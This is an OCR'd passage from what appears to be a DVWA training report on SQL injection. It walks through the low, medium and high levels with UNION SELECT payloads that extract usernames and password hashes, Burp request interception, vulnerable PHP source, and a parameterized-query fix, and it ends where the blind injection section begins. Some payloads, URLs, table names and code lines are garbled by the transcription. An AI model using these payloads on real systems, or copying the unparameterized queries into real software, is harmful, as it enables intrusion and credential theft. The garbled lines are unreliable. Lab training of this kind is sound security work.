
Vulnerability: SQL Injection

User ID: `sword UNION SELECT 1,upper(user)` Submit

ID: 1 UNION SELECT 1,upper(user)
First name: 1
Surname: 11.8.1-MariaDB-4

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netwsploit.com/log/web-security/sql-injection-cheat-sheet/>
- https://www.sp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com>



Kali - VMware Workstation

Vulnerability: SQL Injection

User ID: `lect null, database()`

SQL: `lect null, database()` is NULL
Error code:
MySQL: ok

More Information

- https://en.wikipedia.org/wiki/SQL_Injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://www.w3.org/community/attacks/SQL_injection
- <https://bobby-tables.com>

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Kali - VMware Workstation

Vulnerability: SQL Injection

User ID: `lect null, @@@datadir`

SQL: `lect null, @@@datadir` is NOT NULL
Error code:
MySQL: ok

More Information

- https://en.wikipedia.org/wiki/SQL_Injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://www.w3.org/community/attacks/SQL_injection
- <https://bobby-tables.com>

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

7.1.2 Medium Level Security

The medium level uses a form of SQL injection protection, with the function of "mysql_real_escape_string()". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.


Steps:

1. View target page for analysis functionality.

A screenshot of a web browser displaying the DVWA SQL Injection medium level page. The URL is `localhost/DVWA/vulnerabilities/sql_injection`. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various exploit categories. The "SQL Injection" category is highlighted in green. The main form area has a dropdown menu labeled "User ID" with the value "1" selected, and a "Submit" button. Below the form, there is a "More Information" section containing several links related to SQL injection.

A screenshot of a web browser displaying the DVWA SQL Injection medium level page. The URL is `localhost/DVWA/vulnerabilities/sql_injection`. The page title is "Vulnerability: SQL Injection". The "User ID" dropdown menu now shows the value "1 OR 1=1", indicating a successful exploit. The "Submit" button is visible. The "More Information" section at the bottom contains links related to SQL injection.

2. View source code for analysis.




The screenshot shows a browser window titled "Damn Vulnerable Web Application (DVWA) - Damn Vulnerable Web Application (DVWA) - Mozilla Firefox". The URL is "localhost/dvwa/vulnerabilities/sql_injection/?security=medium". The page content is a PHP script titled "SQL Injection Source" located at "vulnerabilities/sqlsource/medium.php". The script contains several lines of PHP code, including database queries and error handling logic. The code is as follows:

```
if($host == '127.0.0.1' & & $port == '3306') {
    $db = mysql_connect("localhost", "root", "password");
    if(!$db) {
        die("Error: " . mysql_error());
    }
    $query = "SELECT * FROM users WHERE user_id = '$id'";
    $result = mysql_query($query);
    if($result) {
        $row = mysql_fetch_assoc($result);
        $username = $row['username'];
        $password = $row['password'];
        $email = $row['email'];
        $privilege = $row['privilege'];
        print("User ID: " . $id . "\n");
        print("User Name: " . $username . "\n");
        print("User Password: " . $password . "\n");
        print("User Email: " . $email . "\n");
        print("User Privilege: " . $privilege . "\n");
    } else {
        die("Error: " . mysql_error());
    }
}
else {
    die("Error: " . mysql_error());
}
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3. Turn on interception for capture traffic.



4. Intercept the request

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A single request is listed in the "Request" list:

```
POST /DVWA/vulnerabilities/28 HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Length: 13
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Referer: http://localhost/DVWA/vulnerabilities/28/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.152 Safari/537.36
Security: enable; these=off!
```

The "Inspector" panel on the right shows the detailed structure of the request, including Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers.

4. Make changes in request for exploit vulnerabilities.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. The same POST request is shown, but the "Response" pane now displays the modified response from the server:

```
HTTP/1.1 200 OK
Date: Sun, 20 Jun 2025 04:44:36 GMT
Server: Apache/2.4.42 (Ubuntu)
Expires: Tue, 29 Jun 2025 13:06:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Vulnerability - SQL Injection :: Damn Vulnerable Web Application (DVWA) :: Version 1</title>
<a href="#">Home
<script type="text/javascript" src="http://.../dvwa/vulnerabilities/28/vulnerabilities.js"></script>
</head>
<body class="home">
<div id="content">
<pre>id=1 OR 1=1</pre>
</div>
</body>
```

The "Inspector" panel on the right shows the detailed structure of the response, including Response attributes, Response query parameters, Response body parameters, Response cookies, Response headers, and Response body.

5. Successfully exploit it and gain sensitive information.

The screenshot shows a Kali Linux VM interface with a browser window open to `localhost:7071/vulnerabilities/sql`. The page title is "vulnerability: SQL injection". On the left, a sidebar menu lists various exploit types, with "SQL Injection" currently selected. The main content area displays a form with "User ID: 1" and a "Submit" button. Below the form, several SQL queries are shown, each resulting from a successful exploit attempt:

- Query 1: `1 UNION SELECT user, password FROM dwyv_users #`
First name: admin
Surname: admin
- Query 2: `1 UNION SELECT user, password FROM dwyv_users #`
First name: admin
Surname: 292c9462a150973b59646f7232d234b7a
- Query 3: `1 UNION SELECT user, password FROM dwyv_users #`
First name: gordon
Surname: d951344c914057288853678972e03
- Query 4: `1 UNION SELECT user, password FROM dwyv_users #`
First name: t33f
Surname: 6f553a575ae2c1050c7e0afcc09218b
- Query 5: `1 UNION SELECT user, password FROM dwyv_users #`
First name: public
Surname: 9510790339e44bcab630c3711e4807
- Query 6: `1 UNION SELECT user, password FROM dwyv_users #`
First name: helly
Surname: 9740cc05aa765d61d0337debf882c199

Below the queries, a "More Information" section provides links to external resources about SQL injection.

7.1.3 High Level Security



This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.

Steps:


1. View target web for analysis of functionality.

The screenshot shows a Kali Linux VM interface with a browser window open to `localhost:7071/vulnerabilities/sql`. The page title is "DVWA". On the left, a sidebar menu lists various exploit types, with "SQL Injection" currently selected. The main content area displays a form with the text "Click [here](#) to change your ID." Below the form, a "More Information" section provides links to external resources about SQL injection:

- https://en.wikipedia.org/wiki/SQ..._Injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQ..._Injection
- <https://bobby-tables.com/>




2. View source page code for analysis.



```
if($SESSION['id'] != '') {
    $id = $SESSION['id'];
    switch ($PAGE) {
        case 'HOME':
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1";
            $result = mysqli_query($connection, $query) or die("Something went wrong, sorry!");
            while ($row = mysqli_fetch_assoc($result)) {
                $first = $row["first_name"];
                $last = $row["last_name"];
                echo "Welcome " . $first . " " . $last . " !";
            }
            mysqli_free_result($result);
        break;
        case 'ABOUT':
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1";
            $result = mysqli_query($connection, $query) or die("Something went wrong, sorry!");
            while ($row = mysqli_fetch_assoc($result)) {
                $first = $row["first_name"];
                $last = $row["last_name"];
                echo "Welcome " . $first . " " . $last . " !";
            }
            mysqli_free_result($result);
        break;
        case 'CONTACT':
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1";
            $result = mysqli_query($connection, $query) or die("Something went wrong, sorry!");
            while ($row = mysqli_fetch_assoc($result)) {
                $first = $row["first_name"];
                $last = $row["last_name"];
                echo "Welcome " . $first . " " . $last . " !";
            }
            mysqli_free_result($result);
        break;
        case 'LOGOUT':
            global $connection;
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1";
            $result = mysqli_query($connection, $query) or die("Something went wrong, sorry!");
            while ($row = mysqli_fetch_assoc($result)) {
                $first = $row["first_name"];
                $last = $row["last_name"];
                echo "Welcome " . $first . " " . $last . " !";
            }
            mysqli_free_result($result);
        break;
    }
}
```

3. Enter payload and exploit vulnerabilities.




Session ID: 'UNION SELECT user, password FROM users--'

Submit

Close

More Information

Fname: om
Surname: barot
2B; -- UNION SELECT user, password FROM users--
Fname: om
Surname: barot
2B; -- UNION SELECT user, password FROM users--
Fname: om
Surname: barot



Mitigation:

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.

Sample code:

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        $id = intval ( $id );
        switch ( $_DVWA[ 'SQLI_DB' ] ) {
            case MYSQL:
                // Check the database
                $data = $db->prepare( 'SELECT first_name, last_name FROM users
WHERE user_id = (:id) LIMIT 1;' );
                $data->bindParam( ':id', $id, PDO::PARAM_INT );

```

```

$data->execute();
$row = $data->fetch();

// Make sure only 1 result is returned
if( $data->rowCount() == 1 ) {
    // Get values
    $first = $row[ 'first_name' ];
    $last = $row[ 'last_name' ];

    // Feedback for end user
    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
}
break;
case SQLITE:
    global $sqlite_db_connection;

    $stmt = $sqlite_db_connection->prepare('SELECT first_name,
last_name FROM users WHERE user_id = :id LIMIT 1;');
    $stmt->bindValue(':id',$id,SQLITE3_INTEGER);
    $result = $stmt->execute();
    $result->finalize();
    if ($result !== false) {
        // There is no way to get the number of rows returned
        // This checks the number of columns (not rows) just
        // as a precaution, but it won't stop someone dumping
        // multiple rows and viewing them one at a time.

        $num_columns = $result->numColumns();
        if ($num_columns == 2) {
            $row = $result->fetchArray();

            // Get values
            $first = $row[ 'first_name' ];
            $last = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
        }
    }
break;
}
}

```

```

}

// Generate Anti-CSRF token
generateSessionToken();

?>

```

7.2 SQL Blind Injection

When an attacker executes SQL injection attacks, sometimes the server responds with error messages from the database server complaining that the SQL query's syntax is incorrect. Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather than getting a useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible. An attacker can still steal data by asking a series of True and False questions through SQL statements, and monitoring how the web application response (valid entry returned or 404 header set).

"time based" injection method is often used when there is no visible feedback in how the page different in its response (hence its a blind attack). This means the attacker will wait to see how long the page takes to respond back. If it takes longer than normal, their query was successful.

7.2.1 Low Level Security

